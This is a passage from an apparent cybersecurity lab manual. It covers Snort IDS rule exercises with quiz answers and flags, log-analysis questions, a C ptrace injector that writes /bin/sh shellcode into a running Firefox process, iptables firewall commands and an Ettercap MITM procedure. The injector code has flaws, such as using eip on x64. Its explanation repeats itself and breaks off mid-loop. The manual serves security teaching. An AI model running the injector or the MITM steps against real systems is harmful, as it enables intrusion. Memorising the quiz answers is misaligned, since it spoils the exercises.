#alert tcp any any <> any any (msg:"FLAG TEST";flags:S;sid:10000000002; rev:1)
#alert tcp any any <> any any (msg:"Push-Ack FLAG TEST";flags:PA;sid:10000000003; rev:1)
alert ip any any <> any any (msg:"SAME IP TEST";sameip;sid:10000000004; rev:1)
```

Run the command as above to start Snort detecting. Then look for the result. Initially I got 13,

but he hint says we need to filter TCP and UDP.

```
ubuntu@ip-[redacted]:~/Desktop/Task-Exercises/Exercise-Files/TASK-9$ cat alert | grep "SAME IP" | wc -l
13
```

```
# ---------------
# LOCAL RULES
# ---------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
#alert ip any any <> any any (msg:"ID Test";id:35369;sid:10000000001; rev:1;)
#alert tcp any any <> any any (msg:"FLAG TEST";flags:S;sid:10000000002; rev:1)
#alert tcp any any <> any any (msg:"Push-Ack FLAG TEST";flags:PA;sid:10000000003; rev:1)
#alert ip any any <> any any (msg:"SAME IP TEST";sameip;sid:10000000004; rev:1)
alert tcp any any <> any any (msg:"SAME IP TEST";sameip;sid:10000000005; rev:1)
alert udp any any <> any any (msg:"SAME IP TEST";sameip;sid:10000000006; rev:1)
```

Run again Snort then read the alert or log file.

```
ubuntu@ip-[redacted]:~/Desktop/Task-Exercises/Exercise-Files/TASK-9$ cat alert | grep "SAME IP" | wc -l
10
```

```
===============================================================================
Packet I/O Totals:
   Received:           10
   Analyzed:           10 (100.000%)
    Dropped:            0 (  0.000%)
   Filtered:            0 (  0.000%)
Outstanding:            0 (  0.000%)
   Injected:            0
```

Case Example — An analyst modified an existing rule successfully. Which rule option must the analyst change after the implementation?

Answer: rev

As the rules are modified for performance and efficiency issues, “rev” number will change too.

Task 10: Snort2 Operation Logic: Points to Remember

Let’s start with overviewing the main configuration file (snort.conf)

```
sudo gedit /etc/snort/snort.conf
```

Navigate to the “Step #1: Set the network variables.” section.

This section manages the scope of the detection and rule paths.

TAG NAME	INFO	EXAMPLE
HOME_NET	That is where we are protecting.	'any' OR '192.168.1.1/24'
EXTERNAL_NET	This field is the external network, so we need to keep it as 'any' or '!$HOME_NET'.	'any' OR '!$HOME_NET'
RULE_PATH	Hardcoded rule path.	/etc/snort/rules
SO_RULE_PATH	*These rules come with registered and subscriber rules.*	$RULE_PATH/so_rules
PREPROC_RULE_PATH	*These rules come with registered and subscriber rules.*	$RULE_PATH/plugin_rules

Navigate to the “Step #2: Configure the decoder.” section.

In this section, you manage the IPS mode of snort. The single-node installation model IPS model works best with “afpacket” mode. You can enable this mode and run Snort in IPS

TAG NAME	INFO	EXAMPLE
#config daq:	IPS mode selection.	afpacket
#config daq_mode:	Activating the inline mode	inline
#config logdir:	Hardcoded default log path.	/var/logs/snort

Task 11: Conclusion

In this room, we covered Snort, what it is, how it operates, and how to create and use the rules to investigate threats.

Answer the questions below

Navigate to the Task-Exercises folder and run the command "./.easy.sh" and write the output

Too Easy! ✓ Correct Answer

Answer the questions below

Which IDS or IPS type can help you stop the threats on a local machine?

HIPS ✓ Correct Answer

Which IDS or IPS type can help you detect threats on a local network?

NIDS ✓ Correct Answer

Which IDS or IPS type can help you detect the threats on a local machine?

HIDS ✓ Correct Answer

Which IDS or IPS type can help you stop the threats on a local network?

NIPS ✓ Correct Answer

Which described solution works by detecting anomalies in the network?

NBA ✓ Correct Answer

According to the official description of the snort, what kind of NIPS is it?

full-blown ✓ Correct Answer

NBA training period is also known as ...

baselining ✓ Correct Answer

Answer the questions below

Run the Snort instance and check the build number.

149 ✓ Correct Answer Hint

Test the current instance with "/etc/snort/snort.conf" file and check how many rules are loaded with the current build.

4151 ✓ Correct Answer Hint

Test the current instance with "/etc/snort/snortv2.conf" file and check how many rules are loaded with the current build.

1 ✓ Correct Answer Hint

Answer the questions below

Investigate the traffic with the default configuration file **with ASCII mode.**

```
sudo snort -dev -K ASCII -l .
```

Execute the traffic generator script and choose **"TASK-6 Exercise"**. Wait until the traffic ends, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

Now, you should have the logs in the current directory. Navigate to folder "**145.254.160.237**". What is the source port used to connect port 53?

3009 ✓ Correct Answer Hint

Use **snort.log.1640048004**

Read the snort.log file with Snort; what is the IP ID of the 10th packet?

```
snort -r snort.log.1640048004 -n 10
```

49313 ✓ Correct Answer Hint

Read the "**snort.log.1640048004"** file with Snort; what is the referer of the 4th packet?

http://www.ethereal.com/development.html ✓ Correct Answer Hint

Read the "**snort.log.1640048004"** file with Snort; what is the Ack number of the 8th packet?

0x38AFFFF3 ✓ Correct Answer

Read the "**snort.log.1640048004"** file with Snort; what is the number of the **"TCP port 80"** packets?

41 ✓ Correct Answer Hint

Investigate the traffic with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l .
```

Execute the traffic generator script and choose **"TASK-7 Exercise"**. Wait until the traffic stops, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

What is the number of the detected HTTP GET methods?

2 ✓ Correct Answer Hint

You can practice the rest of the parameters by using the traffic-generator script.

No answer needed ✓ Correct Answer

Answer the questions below

Investigate the **mx-1.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

170 ✓ Correct Answer

Keep reading the output. How many TCP Segments are Queued?

18 ✓ Correct Answer

Keep reading the output.How many "HTTP response headers" were extracted?

3 ✓ Correct Answer

Investigate the **mx-1.pcap** file **with the second** configuration file.

```
sudo snort -c /etc/snort/snortv2.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

68 ✓ Correct Answer

Investigate the **mx-2.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-2.pcap
```

What is the number of the generated alerts?

340 ✓ Correct Answer Hint

Keep reading the output. What is the number of the detected TCP packets?

82 ✓ Correct Answer

Investigate the **mx-2.pcap and mx-3.pcap** files with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . --pcap-list="mx-2.pcap mx-3.pcap"
```

What is the number of the generated alerts?

1020 ✓ Correct Answer

Answer the questions below

Use "task9.pcap". Write a rule to filter IP ID "35369" and run it against the given pcap file. What is the request name of the detected packet? You may use this command: "snort -c local.rules -A full -l . -r task9.pcap"

TIMESTAMP REQUEST ✓ Correct Answer Hint

Clear the previous alert file and comment out the old rules. Create a rule to filter packets with **Syn** flag and run it against the given pcap file. What is the number of detected packets?

1 ✓ Correct Answer

Clear the previous alert file and comment out the old rules. Write a rule to filter packets with **Push-Ack** flags and run it against the given pcap file. What is the number of detected packets?

216 ✓ Correct Answer

Clear the previous alert file and comment out the old rules. Create a rule to filter **UDP** packets with the same source and destination IP and run it against the given pcap file. What is the number of packets that show the same source and destination address?

7 ✓ Correct Answer

Case Example - An analyst modified an existing rule successfully. Which rule option must the analyst change after the implementation?

rev ✓ Correct Answer

Result: Successfully configured and used Snort to analyze both live and captured network traffic, detecting suspicious activity and potential intrusions based on predefined and custom rules.

Ex. No.: 9

Log Analysis for detection and response

Aim:
The primary aim of the Log Analysis for Detection and Response is to equip learners with the knowledge and practical skills required to analyze system and network logs effectively. This is to identify potential security incidents, respond to threats, and enhance the overall security posture of an organization.


Objective:

1. Introduction to Logs: A log is a stream of time-sequenced messages that record occurring events. Log analysis is the process of making sense of the events captured in the logs to paint a clear picture of what has happened across the infrastructure.
2. Importance of Logs:
   System Troubleshooting: Analyzing system errors and warning logs helps IT teams understand and quickly respond to system failures, minimizing downtime, and improving overall system reliability.
   Cyber Security Incidents: In the security context, logs are crucial in detecting and responding to security incidents. Firewall logs, intrusion detection system (IDS) logs, and system authentication logs, for example, contain vital information about potential threats and suspicious activities. Performing log analysis helps SOC teams and Security Analysts identify and quickly respond to unauthorized access attempts, malware, data breaches, and other malicious activities.
   Threat Hunting: On the proactive side, cyber security teams can use collected logs to actively search for advanced threats that may have evaded traditional security measures. Security Analysts and Threat Hunters can analyze logs to look for unusual patterns, anomalies, and indicators of compromise (IOCs) that might indicate the presence of a threat actor.
   Compliance: Organizations must often maintain detailed records of their system's activities for regulatory and compliance purposes. Regular log analysis ensures that organizations can provide accurate reports and demonstrate compliance with regulations such as GDPR, HIPAA, or PCI DSS.
3. Different Types of Logs

Task 1: Investigation Theory
Understand the concepts of timelines, data visualisation and threat intelligence.
Task 2: Detection Engineering
This task encompasses common log file locations on Linux systems, common patterns for identifying suspicious behaviour, and common attack signatures.

Task 3: Automated vs. Manual Analysis
This short task explains the pros and cons of automated and manual analysis. Manual analysis is the process of examining data and artifacts without using automation tools, whereas automated analysis involves tools.
Task 4: Log Analysis Tools using Linux command line
Task 5: Log analysis using regular expressions
Task 6: Log analysis using CyberChef
Task 7: Log Analysis Tools: Yara and Sigma

Result: After completing this, got a solid foundation in log analysis, a critical skill in cybersecurity for identifying, investigating, and responding to security threats efficiently.



Answer the questions below

Use `cut` on the `apache.log` file to return only the URLs. What is the flag that is returned in one of the unique entries?

c701d43cc5a3acb9b5b04db7f1be94f6 — ✓ Correct Answer — Hint

In the `apache.log` file, how many total HTTP 200 responses were logged?

52 — ✓ Correct Answer — Hint

In the `apache.log` file, which IP address generated the most traffic?

145.76.33.201 — ✓ Correct Answer — Hint

What is the complete timestamp of the entry where `110.122.65.76` accessed `/login.php` ?

31/Jul/2023:12:34:40 +0000 — ✓ Correct Answer — Hint

Answer the questions below

How would you modify the original `grep` pattern above to match blog posts with an ID between 20-29?

post=2[0-9] — ✓ Correct Answer — Hint

What is the name of the filter plugin used in Logstash to parse unstructured log data?

Grok — ✓ Correct Answer

Answer the questions below

Locate the "loganalysis.zip" file under `/root/Rooms/introloganalysis/task8` and extract the contents.

No answer needed — ✓ Correct Answer

Upload the log file named "access.log" to CyberChef. Use regex to list all of the IP addresses. What is the full IP address beginning in 212?

212.14.17.145 — ✓ Correct Answer

Using the same log file from Question #2, a request was made that is encoded in base64. What is the decoded value?

THM{CYBERCHEF_WIZARD} — ✓ Correct Answer

Using CyberChef, decode the file named "encodedflag.txt" and use regex to extract by MAC address. What is the extracted value?

08-2E-9A-4B-7F-61 — ✓ Correct Answer

Answer the questions below

What languages does Sigma use?

YAML — ✓ Correct Answer

What keyword is used to denote the "title" of a Sigma rule?

title — ✓ Correct Answer

What keyword is used to denote the "name" of a rule in YARA?

rule — ✓ Correct Answer

Result: Analyzed system and network logs to identify malicious activity, enabling timely threat detection and response, thereby improving organizational security.

Ex. No.: 10

PROCESS CODE INJECTION

Aim:

To do process code injection on Firefox using ptrace system call

Algorithm:

- Find out the pid of the running Firefox program.
- Create the code injection file.
- Get the pid of the Firefox from the command line arguments.
- Allocate memory buffers for the shellcode.
- Attach to the victim process with PTRACE_ATTACH.
- Get the register values of the attached process.
- Use PTRACE_POKETEXT to insert the shellcode.
- Detach from the victim process using PTRACE_DETACH

Program Code:

INJECTOR PROGRAM

```
# include <stdio.h>//C standard input output

# include <stdlib.h>//C Standard General Utilities Library

# include <string.h>//C string lib header

# include <unistd.h>//standard symbolic constants and types

# include <sys/wait.h>//declarations for waiting

# include <sys/ptrace.h>//gives access to ptrace functionality

# include <sys/user.h>//gives ref to regs
```

```
//The shellcode that calls /bin/sh
char shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
   };

//header for our program.
void header()
{
   printf("----Memory bytecode injector-----\n");
}

//main program notice we take command line options
int main(int argc,char**argv)
{
   int i,size,pid=0;
   struct user_regs_struct reg;//struct that gives access to registers
                        //note that this regs will be in x64 for me
                        //unless your using 32bit then eip,eax,edx etc...

   char*buff;

   header();

   //we get the command line options and assign them appropriately!

   pid=atoi(argv[1]);
   size=sizeof(shellcode);
```

```
    //allocate a char size memory
    buff=(char*)malloc(size);
    //fill the buff memory with 0s upto size
    memset(buff,0x0,size);
    //copy shellcode from source to destination
    memcpy(buff,shellcode,sizeof(shellcode));

    //attach process of pid
    ptrace(PTRACE_ATTACH,pid,0,0);

    //wait for child to change state
    wait((int*)0);

    //get process pid registers i.e Copy the process pid's general-purpose
    //or floating-point registers,respectively,
    //to the address reg in the tracer
    ptrace(PTRACE_GETREGS,pid,0,&reg);
    printf("Writing EIP 0x%x, process %d\n",reg.eip,pid);

    //Copy the word data to the address buff in the process's memory
    for(i=0;i<size;i++){
    ptrace(PTRACE_POKETEXT,pid,reg.eip+i,*(int*)(buff+i));
}
    //detach from the process and free buff memory
    ptrace(PTRACE_DETACH,pid,0,0);
    free(buff);
    return 0;

}
```

Output:

```
[root@localhost ~]# vi codeinjection.c
[root@localhost ~]# gcc codeinjection.c -o
codeinject [root@localhost ~]#ps -e|grep
firefox
1433 ?        00:01:23 firefox
[root@localhost ~]#
./codeinject 1433
----Memory bytecode injector-----
Writing EIP 0x6,
process 1707
[root@localhost ~]#
```

How to run the above code??

10. open firefox on linux terminal then inject the code.... the initial program will crush but the shell will run.
h. gcc -o injector injector.c
i. get the pid of the victim process ps -e|grep firefox
j. new terminal and start injector give the process id for the program "./injector 4567" where 4567 is the pid of the victim.
k. kill -9 4567

VICTIM PROGRAM

```
# include<stdio.h>
void main()
{
printf("Hi there!\n");
getchar();
}
```

How to run the above code??

1.)gcc -o injector injector.c
2.) start process(any) ...for this example start "./victim"
3.)get the pid of the victim process ps -e|grep victimprocess
4.)new terminal and start injector give the process id for the victim program "./injector 4567" where 4567 is the pid of the victim.

Program Explanation:

These lines are header inclusions. They bring in necessary functionalities from various C libraries:

- <stdio.h>: Provides standard input/output functions like printf.
- <stdlib.h>: Offers general utility functions like malloc for memory allocation.
- <string.h>: Contains string manipulation functions like memset and memcpy.
- <unistd.h>: Defines standard symbolic constants and types for the operating system.

- <sys/wait.h>: Provides declarations for waiting on child processes (using wait).
- <sys/ptrace.h>: Grants access to the ptrace functionality for process tracing.
- <sys/user.h>: Includes definitions for user-mode registers (struct user_regs_struct).

Lines 8-11:

```
//The shellcode that calls /bin/sh
char shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
    };
```

This section defines a character array named shellcode. It contains machine code instructions (often encoded in hexadecimal) that, when executed, will typically launch a shell program like /bin/sh. The specific functionality of this shellcode would require further analysis.

Lines 13-19:

```
//header for our program.
void header()
{
   printf("----Memory bytecode injector-----\n");
}
```

This defines a function named header. It simply prints a message to the console using printf.

These lines are header inclusions. They bring in necessary functionalities from various C libraries:

- <stdio.h>: Provides standard input/output functions like printf.
- <stdlib.h>: Offers general utility functions like malloc for memory allocation.
- <string.h>: Contains string manipulation functions like memset and memcpy.
- <unistd.h>: Defines standard symbolic constants and types for the operating system.
- <sys/wait.h>: Provides declarations for waiting on child processes (using wait).
- <sys/ptrace.h>: Grants access to the ptrace functionality for process tracing.
- <sys/user.h>: Includes definitions for user-mode registers (struct user_regs_struct).

Lines 8-11:


```
//The shellcode that calls /bin/sh
char shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
    };
```

This section defines a character array named shellcode. It contains machine code instructions (often encoded in hexadecimal) that, when executed, will typically launch a shell program like /bin/sh. The specific functionality of this shellcode would require further analysis.

Lines 13-19:

```
//header for our program.
void header()
{
   printf("----Memory bytecode injector-----\n");
}
```

This defines a function named header. It simply prints a message to the console using printf.

Line-by-Line Explanation of the main function:

1. Function Signature:

```
int main(int argc, char** argv)
```

4. int main: This declares the main function, the program's starting point.
5. int argc: This is an integer argument that holds the number of command-line arguments passed to the program.
6. char** argv: This is a character pointer array that points to the individual command-line arguments themselves. (Think of it as an array of strings.)

2. Variable Declarations:

```
int i, size, pid = 0;
struct user_regs_struct reg; // Struct for holding process registers
char* buff;
```

- int i, size: These are integer variables used for loop control and storing the shellcode size.
- int pid = 0: This integer variable will store the process ID (PID) of the target process. It's initialized to 0.
- struct user_regs_struct reg: This declares a variable reg of type struct user_regs_struct. This structure likely holds information about the process's registers (specific register names depend on architecture, e.g., eip for instruction pointer in x86).
- char* buff: This declares a character pointer variable buff. It will be used to store the shellcode later.

3. Calling the Header Function:

```
header();
```

- This line calls the header function (defined earlier) that presumably prints a message to

the console.

4. Processing Command-Line Arguments:

```
pid = atoi(argv[1]);
size = sizeof(shellcode);
```

- pid = atoi(argv[1]): This line assumes the program takes exactly one command-line argument, which is the PID of the target process. It uses atoi (convert ASCII to integer) to convert the string argument (argv[1]) to an integer and store it in the pid variable.
- size = sizeof(shellcode);: This line calculates the size of the shellcode array and stores it in the size variable.

5. Allocating Memory and Copying Shellcode:

```
buff = (char*)malloc(size);
memset(buff, 0x0, size);
memcpy(buff, shellcode, sizeof(shellcode));
```

- buff = (char*)malloc(size): This line allocates memory of size size (determined from the shellcode) on the heap and casts the returned pointer to a char*. It stores this pointer in the buff variable. This memory will hold the shellcode.
- memset(buff, 0x0, size): This line fills the allocated memory in buff with zeros (represented by 0x0) for the entire size.
- memcpy(buff, shellcode, sizeof(shellcode)): This line copies the contents of the shellcode array (machine code instructions) into the memory pointed to by buff.

6. Attaching to the Target Process:

```
ptrace(PTRACE_ATTACH, pid, 0, 0);
```

- This line uses the ptrace system call with the PTRACE_ATTACH flag. This attaches the current process (the injector program) to the target process identified by the pid. The other arguments (0, 0) are typically unused in this context.

7. Waiting for Target Process:

```
wait((int*)0);
```

- This line uses the wait system call (without arguments) to wait for the child process (the attached target process) to change state (e.g., stop execution).

8. Getting Target Process Registers:

```
ptrace(PTRACE_GETREGS, pid, 0, &reg);
printf("Writing EIP 0x%x, process %d\n", reg.eip, pid);
```

- ptrace(PTRACE_GETREGS, pid, 0, &reg):

  This line uses the ptrace system call with the PTRACE_GETREGS flag. It retrieves the registers of the target process (pid) and stores them in the reg structure.
- printf("Writing EIP 0x%x, process %d\n", reg.eip, pid):


This line prints a message indicating the current value of the instruction pointer (EIP) register from the retrieved registers and the target process ID.

9. Injecting Shellcode:

for (i = 0;

Result:

process code injection on Firefox using ptrace system call is done



Ex. No.: 11

INSTALL AND CONFIGURE IP TABLES FIREWALL

Aim:

To install iptables and configure it for a variety of options.

Common Configurations & outputs:

- **Start/stop/restart firewalls**

```
[root@localhost ~]# systemctl start firewalld
[root@localhost ~]# systemctl restart firewalld
 [root@localhost ~]# systemctl stop firewalld
[root@localhost ~]#
```

- **Check all exitsting IPtables Firewall Rules**

```
[root@localhost ~]# iptables -L -n -v
[root@localhost ~]#
```

- **Block specific IP Address(eg. 172.16.8.10) in IPtables Firewall**

```
[root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP
[root@localhost ~]#
```

- ***Block specifig port on IPtables Firewall***

```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx -j DROP
[root@localhost ~]#
```

- ***Allow specific network range on particular port on iptables***

```
[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j ACCEPT
 [root@localhost ~]#
```

- **Block Facebook on IPTables**

[root@localhost ~]# host facebook.com
facebook.com has address 157.240.24.35
facebook.com has IPv6 address 2a03:2880:f10c:283:face:b00c:0:25de
facebook.com mail is handled by 10 smtpin.vvv.facebook.com.

7. Whois

[root@localhost ~]# whois 157.240.24.35 | grep CIDR CIDR: 157.240.0.0/16
[root@localhost ~]#

[root@localhost ~]# whois 157.240.24.35 [Querying whois.arin.net] [whois.arin.net]

#
ARIN WHOIS data and services are subject to the Terms
of Use # available at:
https://www.arin.net/resources/registry/whois/tou/ #
If you see inaccuracies in the results, please report at
#
https://www.arin.net/resources/registry/whois/inaccuracy_repo
rting/ #
Copyright 1997-2019, American Registry for Internet
Numbers, Ltd. #

NetRange: 157.240.0.0 - 157.240.255.255 CIDR: 157.240.0.0/16
NetName: THEFA-3 NetHandle: NET-157-240-0-0-1
Parent: NET157 (NET-157-0-0-0-0)
NetType: Direct Assignment OriginAS:
Organization: Facebook, Inc. (THEFA-3) RegDate: 2015-05-14
Updated: 2015-05-14
Ref: https://rdap.arin.net/registry/ip/157.240.0.0
OrgName: Facebook, Inc. OrgId: THEFA-3
Address: 1601
Willow Rd. City: Menlo Park StateProv: CA
PostalCode: 94025
Country: US
RegDate: 2004-08-11
Updated: 2012-04-17
Ref: https://rdap.arin.net/registry/entity/THEFA-3
OrgTechHandle: OPERA82-ARIN
OrgTechName: Operations
OrgTechPhone: +1-650-543-4800
OrgTechEmail: domain@facebook.com
OrgTechRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN
OrgAbuseHandle: OPERA82-ARIN
OrgAbuseName: Operations

OrgAbusePhone: +1-650-543-4800
OrgAbuseEmail: domain@facebook.com
OrgAbuseRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN

#
ARIN WHOIS data and services are subject to the Terms of Use
available at: https://www.arin.net/resources/registry/whois/tou/#
If you see inaccuracies in the results, please report at
https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
Copyright 1997-2019, American Registry for Internet Numbers, Ltd.

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 157.240.0.0/16 -j DROP

Open browser and check whether http://facebook.com is accessible

To allow facebook use -D instead of -A option
[root@localhost ~]# iptables -D OUTPUT -p tcp -d 157.240.0.0/16 -j DROP
[root@localhost ~]#

8. Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)

[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j DROP
[root@localhost ~]#

9. Save IPtables rules to a file
[root@localhost ~]# iptables-save > ~/iptables.rules
[root@localhost ~]# vi iptables.rules
[root@localhost ~]#

10. Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)

[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit-above 3 -j REJECT

11. Disable outgoing mails through IPtables

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j REJECT
[root@localhost ~]#

12. Flush IPtables Firewall chains or rules

[root@localhost ~]# iptables -F

[root@localhost ~]#

Conclusion:

This lab provided a basic understanding of iptables installation and configuration. By experimenting with different rules and options, you can gain practical skills in managing network security using iptables.

Ex. No.: 12

MITM ATTACK WITH ETTERCAP

Aim:
To initiate a MITM attack using ICMP redirect with Ettercap tool.

Algorithm:

1. Install ettercap if not done already using the
   command- dnf install ettercap
2. Open etter.conf file and change the values of ec_uid and ec_gid to zero from
   default. vi /etc/ettercap/etter.conf
3. Next start ettercap in
   GTK ettercap -G
4. Click sniff, followed by unified sniffing.
5. Select the interface connected to the network.
6. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts
7. Click Host List and choose the IP address for ICMP redirect
8. Now all traffic to that particular IP address is redirected to some other IP address.
9. Click MITM and followed by Stop to close the attack.


Output:

